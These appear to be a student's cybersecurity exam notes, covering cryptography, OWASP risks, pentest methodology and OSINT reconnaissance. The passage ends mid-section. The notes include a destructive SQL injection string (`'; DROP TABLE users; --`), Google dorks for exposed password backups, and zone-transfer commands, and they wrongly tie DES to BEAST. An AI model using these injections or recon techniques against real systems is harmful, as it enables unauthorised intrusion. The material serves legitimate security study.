Cybersec Exam Notes 2025

TABLE OF CONTENTS

QUICK REFERENCE TABLES *(Pages 5-6)*

CORE THEORY & CONCEPTS

0x01 – INTRODUCTION & OVERVIEW *(Pages 7-12)*

0x02 – CRYPTOGRAPHY *(Pages 10-22)*

0x03 – RECONNAISSANCE & OSINT *(Pages 22-34)*

0x04 – NETWORK SCANNING *(Pages 34-45)*

0x05 & 0x06 – MEMORY ATTACKS *(Pages 45-63)*

0x07 – NETWORK ATTACKS & DEFENCE *(Pages 63-74)*

0x08 & 0x09 – WEB APPLICATION SECURITY *(Pages 74-104)*

0x0A – DIGITAL FORENSICS & REVERSE ENGINEERING *(Pages 104-115)*

0x0B – SECURITY FRAMEWORKS *(Pages 115-126)*

0x0C – METASPLOIT & ETHICS *(Pages 126-133)*

QUICK REFERENCE TABLES

Common Ports and Services

Port	Service	Protocol	Common Use
21	FTP	TCP	File Transfer
22	SSH	TCP	Secure Shell
23	Telnet	TCP	Remote Access
25	SMTP	TCP	Email Send
53	DNS	TCP/UDP	Domain Resolution
80	HTTP	TCP	Web Traffic
110	POP3	TCP	Email Retrieve
143	IMAP	TCP	Email Access
443	HTTPS	TCP	Secure Web
993	IMAPS	TCP	Secure IMAP
995	POP3S	TCP	Secure POP3
1433	MSSQL	TCP	Microsoft SQL
3306	MySQL	TCP	MySQL Database
3389	RDP	TCP	Remote Desktop
5432	PostgreSQL	TCP	PostgreSQL DB

OWASP Top 10 Web Application Security Risks

Rank	Vulnerability	Attack Example	Impact
A01	Broken Access Control	`/admin?user=guest`	Unauthorized access
A02	Cryptographic Failures	Weak encryption/plaintext	Data exposure
A03	Injection	`'; DROP TABLE users; --`	Data manipulation
A04	Insecure Design	Missing security controls	System compromise
A05	Security Misconfiguration	Default passwords	Easy exploitation
A06	Vulnerable Components	Outdated libraries	Known exploits
A07	Authentication Failures	Weak session management	Identity theft

Rank	Vulnerability	Attack Example	Impact
A08	Software Integrity Failures	Unsigned updates	Supply chain attacks
A09	Logging/Monitoring Failures	No audit trails	Undetected breaches
A10	Server-Side Request Forgery	`http://localhost/admin`	Internal access

Buffer Overflow Protection Mechanisms

Mechanism	Description	Bypass Technique
Stack Canaries	Random values before return address	Overwrite with correct canary
ASLR	Randomize memory layout	Information leaks, brute force
DEP/NX	Non-executable stack/heap	ROP/JOP chains
PIE	Position Independent Executable	Information disclosure
Shadow Stack	Duplicate return addresses	Complex exploitation

CVSS Scoring Breakdown

```
CVSS Base Score = Base Score Function
Base Score ranges from 0.0 to 10.0

Severity Ratings:
- 0.0: None
- 0.1-3.9: Low
- 4.0-6.9: Medium
- 7.0-8.9: High
- 9.0-10.0: Critical

Vector String Example:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Where:
- AV: Attack Vector (N=Network, A=Adjacent, L=Local, P=Physical)
- AC: Attack Complexity (L=Low, H=High)
- PR: Privileges Required (N=None, L=Low, H=High)
- UI: User Interaction (N=None, R=Required)
- S: Scope (U=Unchanged, C=Changed)
- C/I/A: Confidentiality/Integrity/Availability (N=None, L=Low, H=High)
```

Cryptographic Key Strength

```
Recommended Key Sizes (as of 2025):
- RSA: 2048 bits (minimum), 3072+ bits (recommended)
- AES: 256 bits (recommended)
- ECC: 256 bits (equivalent to RSA 3072)
```

```
- DH: 2048 bits (minimum), 3072+ bits (recommended)

Hash Functions:
- SHA-256: Recommended
- SHA-3: Recommended
- MD5: Deprecated
- SHA-1: Deprecated
```

0x01 Intro and Overview

Table of Contents

Cybersecurity Overview and Career Pathways

What is Cybersecurity?

Definition: The protection of systems and information from digital threats.

Key Components:

- **Protection**: Backups, patching, configuration, training, testing, detection, analysis, research
- **Systems**: Computers, phones, networks, plant & equipment, vehicles
- **Threats**: Criminals, hacktivists, script kiddies, governments, internal threats, disasters

Why Do Cyber-Criminals Exist?

Modern society heavily relies on IT systems and software:

- Air traffic control
- Nuclear power stations
- Manufacturing plants
- Stock trading systems
- Banking systems
- Hospital patient management
- Online learning systems
- Self-driving cars

The MAO Model explains cybercrime existence:

Motivation

- Profit
- Political gains
- Fun and fame

- Bragging rights

Ability

- Point-and-click tools
- Google anything
- Dark Web marketplaces
- Online anonymity

Opportunity

- Heavy dependence on IT
- Insecure software
- Humans are weakest link
- Everything is interconnected

Threat Actors

Actor	Motivation	Example
Foreign states	Political influence	Russia influence on US election, NSA PRISM, Israel attack on Iran nuclear facilities
Organised crime	Profit driven	Ransomware, Identity theft, Cyber extortion
Industrial espionage	Profit driven	Theft of submarine designs from French DCNS
Hacktivists	Political influence and publicity	Anonymous attacking Church of Scientology
Terrorists	Political influence and publicity	ISIS launching DDoS against US and UK
Hobbyists	Curiosity, fun and fame	Website defacement, Pranks
Disgruntled employees	Vengeance	Ex-employee planted "logic bomb"

Security Goals: The CIA Triad

Confidentiality

- Protect sensitive information from unauthorized disclosure
- **Techniques**: Encryption, access controls, data masking
- **Coverage**: Data at rest, in transit, and in use

Integrity

- Ensure information hasn't been tampered with or modified unauthorized

- **Techniques**: Digital signatures, message authentication codes, data hashing
- **Protection**: Against unauthorized modification, deletion, or addition

Availability

- Ensure information and systems are accessible to authorized users when needed
- **Techniques**: Load balancing, redundancy, disaster recovery planning
- **Protection**: Against denial of service attacks, system failures

Common Cybersecurity Terms

- **Asset**: Data, services, hardware/software/firmware, processing power, bandwidth
- **Risk**: Measure of extent an entity is threatened by potential circumstances
- **Attack**: Malicious activity attempting to collect, disrupt, deny, degrade, or destroy information system resources
- **Threat**: Potential for violation of security (malware infections, data breaches, DoS attacks)
- **Vulnerabilities**: Flaws or weaknesses in system design, implementation, or operation that could be exploited

Asymmetric Forces (Why Bad Guys Are Winning)

Factor	Good Guys	Bad Guys
Time	Limited (day job)	Unconstrained
Money	Limited budget	Nation states/crime groups can provide $$
Laws	Must abide by laws	Happy to break any laws
Success Factor	Must prevent ALL incidents ALL the time	Only need to find ONE weakness

Hacker Hat Colors

- **Black Hat**: Criminals engaging in illegal activities for personal gain
- **White Hat**: "Ethical" hackers staying within legal limits to fight cybercrime
- **Grey Hat**: Somewhere between - may break laws but not with malicious intent

Current Cybersecurity Trends

Security is Getting Better

- Better defaults in software
- Vendors focused on security (bug bounties, security teams)
- Better detection (dwell time reduced from 400 days to 24 days)
- Better awareness and training
- Better processes and preventative controls

But So Are the Bad Guys

- More organized and coordinated
- Free/open source tools available

- Wealth of information available
- Cryptocurrency enables anonymous payments
- Exploit kits and "hacking as a service"

Important Trends

- Organizations becoming more distributed (remote work, cloud, SaaS)
- Skills shortage and tool complexity
- DevSecOps integration
- Multi-Factor Authentication becoming common
- IoT still problematic
- Increased regulation
- Ransomware most prevalent threat
- Phishing most common attack vector
- AI-powered attacks emerging

0x02 Cryptography

1. Terminology and Fundamentals

Key Definitions

- **Cryptography**: Practical (engineering) development and study of encryption systems
- **Cryptology**: Academic (mathematical) study of encryption and their properties
- **Cryptanalysis**: Analyzing and breaking cryptographic systems
- **Cipher**: Algorithm or process used to encrypt/decrypt
- **Plaintext**: Original unencrypted message
- **Ciphertext**: Encrypted message
- **Key**: Secret cipher setting known only to sender and receiver

Goals of Cryptography (CIA + Non-Repudiation)

1. **Confidentiality**: Only authorized people see the data
2. **Integrity**: Assurance data hasn't been manipulated/corrupted
3. **Authenticity**: Assurance we know who sent/created the data
4. **Non-Repudiation**: Assurance author/sender cannot deny an action

> **Note**: Availability is NOT a goal of cryptography

---

2. Symmetric Encryption

Concept

- Same key used for both encryption and decryption
- Formula: `E(M, K) → C` and `D(C, K) → M`
- Both parties must securely share the pre-shared key

Historical Ciphers

Caesar Cipher (Shift Cipher)

```
E(M, n) → shift each character by n (1≤ n ≤ 25)
D(C, n) → shift each character by 26-n
Attack: Brute force (try n=1,2,...25)
```

Vigenère Cipher

```
K=ADEL (0,3,4,11)
Shift 1st char by K1, 2nd by K2, etc.
Attack: Frequency analysis
```

Substitution Cipher

```
Map A→Z to random permutation
Key space: 26! = 4×10^26
Attack: Frequency analysis
```

Transposition Cipher

- Creates anagram by column transposition
- Key dictates number of columns and ordering

Kerckhoffs's Principle

1. Encryption scheme should be open (don't rely on security by obscurity)
2. Only the secret key should be kept secret
3. Should be easy to change keys (in case of compromise)

Shannon's Maxim: Don't rely on security through obscurity

---

3. XOR and Digital Encryption

XOR Properties

```
A ⊕ {0} = A
A ⊕ {1} = ~A
A ⊕ A = {0}
A ⊕ B = B ⊕ A
A ⊕ (B ⊕ C) = (A ⊕ B) ⊕ C
```

```
Encryption: M ⊕ K = C
Decryption: C ⊕ K = M
```

One-Time Pad

- **Mathematically proven PERFECT secrecy**
- Requirements:
  - Key must be completely random
  - Key must be as long as plaintext
  - Can only be used ONCE
  - Safe key exchange defeats the purpose
- **NOT PRACTICAL**

N-Time Pad Problem

If attacker has multiple ciphertexts encrypted with same key:

```
C1 ⊕ C2 = (M1 ⊕ K) ⊕ (M2 ⊕ K) = (M1 ⊕ M2)
```

Can deduce locations of spaces, then work out M1, M2, and K

---

4. Block vs Stream Ciphers

Block Cipher

- Encrypts data in blocks of predetermined size
- Different modes of operation:
  - **ECB (Electronic Code Book)**: Simple, parallel processing, but identical blocks → identical ciphertext
  - **CBC (Cipher Block Chaining)**: Uses IV, spreads information across blocks, serial processing
  - **CTR (Counter Mode)**: Uses NONCE + counter, parallel processing

Stream Cipher

- Encrypts data one bit at a time
- Faster, less resources than block ciphers
- Not as strong as block ciphers

ECB vs CBC Comparison

- **ECB**: Can see patterns in encrypted images (security weakness)
- **CBC**: Produces pseudo-random appearance (more secure)

---

5. Common Symmetric Ciphers

Block Ciphers

- **DES**: 56-bit key (deprecated, vulnerable to BEAST attack)
- **3DES**: Triple DES with 168/112/56-bit keys
- **AES**: Current standard, key sizes 128/192/256 bits

Stream Ciphers

- **RC4**: Used in wireless networks
- **A5**: Used in mobile networks

---

6. Diffie-Hellman Key Exchange

Process

```
1. Agree on large prime p and generator g (1 < g < p-1)
2. Alice chooses secret a, Bob chooses secret b
3. Alice sends A = g^a mod p, Bob sends B = g^b mod p
4. Alice computes K = B^a mod p = g^(ab) mod p
5. Bob computes K = A^b mod p = g^(ab) mod p
```

Security

- **Easy**: a ⇒ g^a mod p = A
- **Hard**: A ⇒ a (discrete logarithm problem)
- Eve knows p, g, A, B but cannot derive a or b

Color Analogy

Common paint + secret colors = public transport colors Mix with other's public color + own secret = same final color

Diffie-Hellman MITM Attack (Mallory's Attack)

Scenario: Mallory intercepts communication between Alice and Bob

Attack Steps:

1. **Alice wants to establish shared key with Bob**
2. **Mallory intercepts Alice's public value A = g^a mod p**
3. **Mallory generates her own secret m, sends M = g^m mod p to Bob**
4. **Bob receives M (thinking it's from Alice), sends B = g^b mod p**
5. **Mallory intercepts B, sends her own M' = g^m' mod p to Alice**
6. **Result**:
    - Alice and Mallory share key K_1 = g^(am) mod p
    - Bob and Mallory share key K_2 = g^(bm') mod p
    - Mallory can decrypt all communication from both parties

Defense: Authentication (certificates, pre-shared secrets) to verify identity

---

7. Asymmetric Encryption (RSA)

Concept

- Different keys for encryption and decryption
- **Public Key**: Known to everyone, used for encryption
- **Private Key**: Kept secret, used for decryption

RSA Mathematics

```
1. Choose large primes p and q
2. Calculate n = p × q (modulus)
3. Calculate ϕ(n) = (p-1)(q-1)
4. Choose e (commonly 65537)
5. Calculate d such that (d × e) mod ϕ(n) = 1

Public key: (n, e)
Private key: (n, d)

Encryption: C = M^e mod n
Decryption: M = C^d mod n
```

RSA Security

- Based on difficulty of factoring large numbers
- Easy: n = p × q
- Hard: n → p and q (factorization problem)

RSA Digital Signature

- Encrypt with private key, decrypt with public key
- Only Alice can create signature S = E(M, K_priv)
- Anyone can verify M = D(S, K_pub)

---

8. Cryptographic Hash Functions

Properties

1. **One-way function**: Cannot reverse hash to get original
2. **Fixed-length output**: Regardless of input size
3. **Deterministic**: Same input always produces same hash
4. **Avalanche effect**: Small input change drastically changes output
5. **Collision-resistant**: Hard to find two inputs with same hash

Common Hash Functions

- **MD5**: 128-bit, broken (collisions found in 2004)
- **SHA-1**: 160-bit, deprecated

- **SHA-256/SHA-512**: Current standards

MD5 Collision Example

Multiple different images can have identical MD5 hashes, demonstrating the vulnerability.

---

9. Digital Signatures

Process

```
1. Calculate hash of document: H(M)
2. Encrypt hash with private key: S = E(H(M), K_priv)
3. Send document + signature: (M, S)
4. Recipient decrypts signature: H(M) = D(S, K_pub)
5. Recipient calculates hash of received document
6. Compare hashes - if match, signature is valid
```

Benefits

- **Integrity**: Document hasn't been tampered with
- **Authenticity**: Confirms sender identity
- **Non-repudiation**: Sender cannot deny signing

---

10. Certificate Authority (CA)

Problem: Trust

How do you trust a public key advertised by someone? Man-in-the-middle attacks possible.

Solution: Certificate Authority

- Trusted third party (Comodo, Symantec, GoDaddy)
- Issues digital certificates containing:
  - Subject's public key
  - CA's digital signature of that public key
- Browser verifies certificate by checking CA's signature

---

11. TLS/HTTPS Implementation

TLS Handshake Process

```
1. Client Hello: Initiate TLS connection
2. Server Certificate: Contains server's public key (CA-signed)
3. Certificate Verification: Client verifies CA signature
4. Key Exchange: Exchange session key (encrypted with server's public key)
5. Encrypted Communication: Use session key for symmetric encryption
```

Cipher Suite Format

`Key Exchange + Authentication + Block Cipher + Message Digest`

Example: `ECDHE-RSA-AES256-GCM-SHA384`

- **ECDHE**: Elliptic Curve Diffie-Hellman Ephemeral
- **RSA**: Authentication method
- **AES256-GCM**: Symmetric encryption with authentication
- **SHA384**: Hash function

---

12. Password Security

Password Storage Evolution

Bad: Plaintext Storage

Never store passwords in plaintext - immediate compromise if breached.

Better: Simple Hashing

```
User: Alice
Password Hash: SHA256(password)
```

Problems:

- Same passwords = same hashes
- Vulnerable to rainbow table attacks

Best: Salted + Stretched Hashing

```
User: Alice
Salt: 001101011 (random per user)
Hash: bcrypt(salt + password, cost_factor)
```

Rainbow Table Attacks

- Precomputed tables of {password, hash} pairs
- Example: SHA1 hashes for all 8-character passwords = 127GB
- **Defense**: Salting makes precomputation infeasible

Salting Benefits

- **Different salts** → same passwords produce different hashes

- **Makes rainbow tables impractical** (need table for each salt)
- **Doesn't prevent brute force** on individual passwords
- **Salt can be stored in plaintext**

Key Stretching (Slow Hashing)

Algorithms: bcrypt, Argon2, scrypt, PBKDF2

Process: Hash the hash multiple times

```
H(H(H(H(...H(salt + password)...))))
```

Benefits:

- Makes brute force attacks computationally expensive
- Example: ~100 guesses/sec with bcrypt vs 1 billion/sec with SHA1
- Adjust cost factor to take ~1 second per verification

Modern Linux Example (/etc/shadow)

```
$6$salt$hash
^^ ^^   ^^^^
|  |    Hash value
|  8-character salt
SHA-512 indicator
```

---

13. OpenSSL Workshop Commands

Symmetric Encryption

```
# Create plaintext file
echo "Ethical Hacking is Fun" > plaintext

# Encrypt with AES-128-CBC
openssl enc -aes-128-cbc -in plaintext -out ciphertext -k 123 -iv 456

# Decrypt
openssl enc -d -aes-128-cbc -in ciphertext -k 123 -iv 456

# View in hex editor
hexeditor ciphertext
```

ECB vs CBC Demonstration

```
# Encrypt image with ECB (shows patterns)
openssl enc -aes-128-ecb -in image.bmp -out encrypted_ecb.bmp -K 123

# Encrypt image with CBC (looks random)
openssl enc -aes-128-cbc -in image.bmp -out encrypted_cbc.bmp -K 123 -iv 456

# Copy bitmap header for viewing
dd if=original.bmp count=54 ibs=1 >> output.bmp
dd if=encrypted.bmp skip=54 ibs=1 >> output.bmp
```

RSA Key Generation and Encryption

```
# Generate 512-bit RSA private key
openssl genrsa 512 > private.key

# Extract public key
openssl rsa -pubout < private.key > public.key

# View key details
openssl rsa -text -pubin < public.key

# Encrypt message
echo "Ethical hacking is fun" | openssl pkeyutl -encrypt -pubin -inkey public.key
> message.dat

# Decrypt message
openssl pkeyutl -decrypt -inkey private.key -in message.dat
```

Textbook RSA Implementation

```
def invmod(a,n):
    i=1
    while True:
        c = n * i + 1
        if(c%a==0):
            c = c//a
            break
        i = i+1
    return c

p = int("E017",16)  # first prime
q = int("D20D",16)  # second prime
e = int("010001",16)  # public exponent

n = p*q  # modulus
d = invmod(e, (p-1)*(q-1))  # private exponent

# Encrypt
```

```
msg = 12345
enc = pow(msg, e, n)

# Decrypt
plain = pow(enc, d, n)
```

Cryptographic Hashing

```
# Calculate SHA256 hash
openssl dgst -sha256 file.txt

# Different algorithms
openssl dgst -md5 file.txt
openssl dgst -sha1 file.txt
```

Digital Signatures

```
# Generate signing key and certificate
openssl req -nodes -x509 -sha256 -newkey rsa:2048 -keyout signing.key -out
signing.crt

# Create message
echo "Ethical hacking is cool" > message.txt

# Sign message
openssl dgst -sha256 -sign signing.key -out signature.txt.sha256 message.txt

# Extract public key from certificate
openssl x509 -in signing.crt -pubkey -noout > signing.pub.key

# Verify signature
openssl dgst -sha256 -verify signing.pub.key -signature signature.txt.sha256
message.txt
```

Certificate Verification

```
# Download certificate from server
openssl s_client -connect www.spotify.com:443 -showcerts

# Verify certificate chain
openssl verify -verbose -CAfile root_ca.crt server.crt
```

Password Hashing

```
# Create SHA512 password hash with salt
openssl passwd -6 -salt randomsalt password

# Example output format:
# $6$randomsalt$hashedpassword
```

---

14. Key Security Considerations

Key Length Recommendations

- **Symmetric Keys**: AES-256 (256 bits)
- **Asymmetric Keys**: RSA-2048 or higher (2048+ bits)
- **Hash Functions**: SHA-256 or SHA-512

Common Vulnerabilities

1. **Weak key generation**: Insufficient randomness
2. **Key reuse**: Using same key multiple times inappropriately
3. **Poor key storage**: Storing keys insecurely
4. **Deprecated algorithms**: Using broken ciphers (MD5, DES)
5. **Implementation flaws**: Side-channel attacks, timing attacks

Best Practices

1. **Use established libraries**: Don't implement your own crypto
2. **Keep keys secret**: Only the intended parties should have access
3. **Regular key rotation**: Change keys periodically
4. **Use appropriate key lengths**: Follow current security standards
5. **Secure key exchange**: Use proper protocols (DH, RSA)

---

15. Attack Methods and Tools

Password Attack Tools

- **Offline Cracking**: John the Ripper, Hashcat
- **Online Cracking**: THC Hydra, Brutus
- **Dictionary Building**: Cewl
- **Rainbow Tables**: Pre-computed hash tables

Cryptanalysis Techniques

1. **Brute Force**: Try all possible keys
2. **Frequency Analysis**: Exploit letter frequency patterns
3. **Known Plaintext**: Use known plaintext-ciphertext pairs
4. **Chosen Plaintext**: Attacker can choose plaintexts to encrypt
5. **Side-Channel**: Exploit timing, power consumption, etc.

MD5 Collision Generation

```
# Using fastcoll tool
echo "This is a test prefix" > prefix.txt
./fastcoll prefix.txt

# Results in two files with identical MD5 but different content
md5sum md5_data1 md5_data2
# Both show same hash: 926459c620ba6651ba0ce6d223ca4e25
```

---

16. Exam Tips and Key Concepts

Critical Formulas to Remember

```
Symmetric: E(M,K) → C, D(C,K) → M
Asymmetric: E(M,Kpub) → C, D(C,Kpriv) → M
Digital Signature: S = E(H(M), Kpriv), M = D(S, Kpub)
XOR: M ⊕ K = C, C ⊕ K = M
DH Key Exchange: K = g^(ab) mod p
RSA: C = M^e mod n, M = C^d mod n
```

Security Principles

1. **Kerckhoffs's Principle**: Security should not depend on secrecy of algorithm
2. **Defense in Depth**: Use multiple security layers
3. **Least Privilege**: Give minimum necessary access
4. **Fail Securely**: System should fail to secure state

Common Exam Questions

- Compare symmetric vs asymmetric encryption
- Explain how digital signatures provide non-repudiation
- Describe the TLS handshake process
- Calculate simple RSA encryption/decryption
- Identify vulnerabilities in password storage methods
- Explain why ECB mode is insecure
- Describe how salting prevents rainbow table attacks

Practical Scenarios

- Setting up secure communication between two parties
- Implementing password storage system
- Verifying digital signatures
- Analyzing cipher modes for different use cases
- Identifying appropriate key lengths for security requirements

Remember: **Cryptography is difficult to implement correctly - always use well-tested libraries and established standards rather than creating your own implementations.**

0x03 Recon and OSINT - Security Assessment and Pen Testing

Table of Contents

Introduction to Security Assessment

Core Security Principles - C.I.A. Triad

Cybersecurity protects three fundamental principles:

- **Confidentiality**: Controlling access to data/systems
- **Integrity**: Preventing tampering with data/systems
- **Availability**: Ensuring access to data/systems

Common Attack Vectors

TARGET: Systems

- **Malware**: RAT (Remote Access Trojan)
- **Web Application Attacks**: SQL Injection (SQLi), Cross-Site Scripting (XSS)
- **Remote Code Execution (RCE)**: Buffer overflow, file upload vulnerabilities
- **Configuration Weaknesses**: Default passwords (e.g., Password = cisco), unprotected admin pages

TARGET: Humans

- **Social Engineering**
- **Phishing**

Security Testing Goal

> **Primary Objective**: Find weaknesses (vulnerabilities) in applications and infrastructure and fix them before malicious actors exploit them.

What is a Vulnerability?

> "A weakness in software, hardware or an organisation process that can be exploited by an attacker to compromise the C.I.A. of a system or its data"

Types of Vulnerabilities:

- **Software flaw (bug)**: Design errors, implementation errors
- **Misconfiguration**: Improper system setup

Security Assessment Classifications

1. Knowledge Level Classification

Black Box	White Box
• Zero knowledge of application/infrastructure	• Full knowledge of architecture and access to code
• Focus on exposed weaknesses	• More comprehensive and complete
• Cost effective	• Can be time consuming
• Simulated real attack	
• Can miss weaknesses	

Gray Box: Limited knowledge of implementation stack (between Black and White box)

2. Automation Level Classification

Automated	Manual
• Fast	• Interactive
• Cheap	• Slow
• Not very accurate (lots of false positives)	• Expensive
• No context	• More accurate
	• Understands context

Best Practice: Combine automated and manual techniques

3. Execution Classification

Dynamic	Static
• Code is executed	• Code is not executed
• Interactive with other components (database, middleware)	• Binary static analysis
• No need for source code	• Source code static (same as code review)
• Black box approach	• Bytecode static analysis
	• White box approach

4. Scope Classification

Application-Specific	Open-Ended
• Limited to single application/infrastructure	• Scope is whole organisation
• No social engineering	• Can include social engineering
• Less expensive	• Can include physical intrusion
• Focused on fixing software weaknesses	• Simulates realistic attack
	• Can combine with blue teaming
	• More time-consuming and expensive
	• Tests holistic defence including detection and response

Penetration Testing Framework

Key Frameworks

- **PTES**: Penetration Testing Execution Standard
- **OSSTMM**: Open Source Security Testing Methodology
- **OWASP Testing Guide**
- **PCI Penetration Testing Guideline**

Penetration Testing Phases

1. Planning (Pre-Engagement)

Objectives:

- Understanding and agreeing to scope and goals
- Defining constraints and timeframe
- Establishing communication procedures
- Selecting methodologies and tools
- Signing engagement letter

2. Reconnaissance (Intelligence Gathering)

Focus: Open Source Intelligence (OSINT)

- Google dorks and advanced search operators
- Whois/DNS information gathering
- Social media reconnaissance
- Shodan/Censys/Netcraft scanning
- Specialized Kali Linux tools

3. Enumeration and Vulnerability Analysis

Active reconnaissance activities:

- **Ping sweep**: Discover live hosts
- **Port scanning**: Identify open services
- **OS fingerprinting**: Determine operating systems
- **Service identification**: Banner grabbing
- **Vulnerability identification**: Cross-reference with known vulnerabilities
- **Tools**: OpenVAS, Nessus, Nexpose, ExploitDB

4. Exploitation

Methods:

- **Automated exploitation**: Metasploit, SQLMap, Exploit DB, POC codes
- **Manual exploitation**: Custom attacks
- **Social engineering/physical**: Human-factor attacks

5. Reporting

Key components:

- Risk rating based on impact and ease of attack
- Remediation recommendations
- Context consideration:
  - What data is leaked? Is it sensitive?
  - Access requirements (inside network? authenticated?)
  - Attack complexity

Vulnerability Assessment

Definition

> "Vulnerability scanning is a technique used to identify hosts/host attributes and associated vulnerabilities" - NIST

Types of Vulnerability Scanning

Non-credentialed Scanning

- Scans from attacker's perspective
- Can only evaluate exposed services
- Quick execution
- False positives based on banner information
- Can be destructive or non-destructive

Credentialed Scanning

- Requires privileged user account
- Verifies internal configurations
- Checks software versions

- Less false positives
- More comprehensive results

Vulnerability Types

Software Bugs

- Buffer overflow
- Input validation failures
- Authorization breakdown

Misconfiguration

- Default and weak passwords
- Weak protocols
- Improper system settings

Popular Vulnerability Scanning Tools

- **Tenable Nessus**
- **Rapid7 Nexpose**
- **OpenVAS**
- **QualysGuard**

Automated vs Manual Vulnerability Assessment

Automated VA:

- Scans networks/web applications for known vulnerabilities
- Good for broad initial system sweep
- **Limitations**: False positives, false negatives, lacks context
- **Examples**: Nessus, OpenVAS, Acunetix

Manual VA:

- Human-driven analysis
- Better context understanding
- More accurate but time-intensive

Vulnerability Cataloguing Systems

CVE (Common Vulnerabilities and Exposures)

- **URL**: https://cve.mitre.org (moving to cve.org)
- **Maintained by**: Mitre Corporation
- **Purpose**: Unique identifiers for publicly disclosed security flaws
- **Format**: CVE-YYYY-XXXX
- **Function**: Coordinate vulnerability response efforts

NVD (National Vulnerability Database)

- **URL**: https://nvd.nist.gov
- **Maintained by**: NIST
- **Content**: Detailed vulnerability information including:
  - CVSS scores
  - Links to analyses
  - CWE classifications
  - KEV status

CVSS (Common Vulnerability Scoring System)

CVSS Rating Scale

Rating	CVSS Score
None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

CVSS Vector String Format

```
CVSS:3.0/AV:L/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L
```

Components:

- **AV**: Attack Vector (Physical, Adjacent, Local, Network)
- **AC**: Attack Complexity (Low, High)
- **PR**: Privilege Required (None, Low, High)
- **UI**: User Interaction (None, Required)
- **S**: Scope (Unchanged, Changed)
- **C**: Confidentiality Impact (None, Low, High)
- **I**: Integrity Impact (None, Low, High)
- **A**: Availability Impact (None, Low, High)

CVSS Scoring Methodology

Base Metric Groups:

1. **Exploitability Metrics** (How difficult is compromise?)
   - Attack Vector, Attack Complexity, Privileges Required, User Interaction
2. **Impact Metrics** (Direct consequences of compromise)

    - Confidentiality, Integrity, Availability impacts, plus Scope

Key Scoring Principles:

- Higher base scores indicate greater ease of exploitation
- Higher impact scores indicate more severe consequences
- Scope changes significantly affect scoring when attacks impact beyond the vulnerable component

CWE (Common Weakness Enumeration)

- **URL**: https://cwe.mitre.org
- **Maintained by**: Mitre Corporation
- **Purpose**: Catalogue of software and hardware weakness types
- **Examples**:
    - CWE-20: Improper Input Validation
    - CWE-200: Information Exposure
    - CWE-332: Insufficient entropy in PRNG

KEV (Known Exploited Vulnerabilities)

- **URL**: https://www.cisa.gov
- **Maintained by**: Cybersecurity & Infrastructure Security Agency (CISA)
- **Purpose**: Help organizations prioritize vulnerability remediation
- **Content**: Vulnerabilities with confirmed real-world exploitation

---

Other Assessment Types

Red Teaming

- **Scope**: Whole organization assessment
- **Approach**: Simulates realistic, persistent adversarial attacks
- **Methods**: Can include social engineering and physical intrusion
- **Focus**: Test detection and response capabilities (Blue Team testing)
- **Variants**:
    - **Blue Teaming**: Defensive security operations
    - **Purple Teaming**: Real-time collaboration between red and blue teams

Configuration Review

- **Purpose**: Check system configurations against best practices
- **Standards**:
    - Microsoft Baseline Security Analyzer (MBSA)
    - CIS (Center for Internet Security) Benchmarks
- **Focus**: Baseline security compliance

Code Review

- **Distinction**: Different from normal code review (pair programming)
- **Methods**: Manual and automated source code security analysis

- **Automated Tools**:
  - Bandit (Python)
  - Brakeman (Ruby on Rails)
  - Veracode (multiple languages)
- **Approach**: Static analysis of source code for security vulnerabilities

Management and Control Auditing

Assessment Areas:

- User account management (provisioning/de-provisioning)
- Segregation of duties
- Change management processes
- Information security management and KPI reviews
- Compliance against policies, laws, and regulations
- Auditing practices
- Disaster recovery and business continuity planning

Third Party Assurance

SOC Reports (Service Organization Control):

- **SOC 1**: Internal controls over financial reporting
- **SOC 2**: Security, availability, processing integrity, confidentiality, privacy controls
- **SOC 3**: Public version of SOC 2 reports

Practical OSINT Techniques

Google Dorking (Advanced Search Operators)

Basic Operators

```
site:adelaide.edu.au                    # Pages from specific domain
site:adelaide.edu.au filetype:pdf       # Specific file types
site:adelaide.edu.au inurl:login        # URLs containing specific terms
config ext:bak                          # Files with specific extensions
intitle:"index of"                      # Directory listings
site:domain.com -inurl:https           # Exclude HTTPS pages
```

Advanced Techniques

- **Subdomain enumeration**: `site:*.adelaide.edu.au`
- **Login page discovery**: `site:domain.com inurl:login OR inurl:logon`
- **Backup file discovery**: `passwords ext:bak`, `config ext:old`
- **Directory listings**: `intitle:"index of" site:domain.com`

DNS Reconnaissance

Essential DNS Commands

```
# Basic DNS queries
dig SOA adelaide.edu.au                 # Start of Authority record
dig MX student.adelaide.edu.au          # Mail exchange records
dig -x 129.127.149.1                    # Reverse DNS lookup

# Zone transfer attempts
dig @8.8.8.8 zonetransfer.me any        # Query all records
dig axfr @nsztm1.digi.ninja zonetransfer.me  # Attempt zone transfer
```

DNS Record Types

- **SOA**: Start of Authority (authoritative name server)
- **NS**: Name Server
- **MX**: Mail Exchange
- **PTR**: Pointer (reverse DNS)

Automated DNS Tools

DNSEnum

```
dnsenum atlassian.com                   # Basic enumeration
dnsenum -s 10 -p 10 atlassian.com      # Google search enumeration
```

Fierce

```
fierce --domain atlassian.com           # Subdomain brute forcing
```

TheHarvester

```
theHarvester -d adelaide.edu.au -l 200 -b hackertarget  # Email/name harvesting
theHarvester -h                         # View available sources
```

WHOIS Investigation

```
whois adelaide.edu.au                   # Domain registration info
whois 129.127.149.1                     # IP address owner info
```

Online Tools:

- Domain Tools: https://whois.domaintools.com/
- DNS Stuff: https://dnsstuff.com
- RobTex: https://www.robtex.com/

Specialized OSINT Platforms

Shodan.io

- **Purpose**: Internet-connected device discovery
- **Search Examples**:
  - `adelaide.edu.au` - Basic domain search
  - `org:"The University of Adelaide"` - Organization search
- **Capabilities**: Discover open ports, services, and device information

Google Hacking Database (Exploit-DB)

- **URL**: https://www.exploit-db.com/google-hacking-database/
- **Purpose**: Pre-constructed Google dorks for security testing
- **Categories**: Various online devices, vulnerabilities, sensitive information

Website Technology Analysis

BuiltWith.com

- **Purpose**: Identify technologies used by websites
- **Information**: Operating systems, web servers, frameworks, analytics tools

Wappalyzer

- **Type**: Browser extension
- **Function**: Real-time website technology detection
- **Platforms**: Chrome, Firefox

Website Archiving and Historical Analysis

Wayback Machine

- **URL**: http://web.archive.org
- **Purpose**: View historical versions of websites
- **Use Cases**:
  - Analyze job postings for technology insights
  - Track technology stack changes over time
  - Discover previously exposed information

HTTrack Website Cloning

```
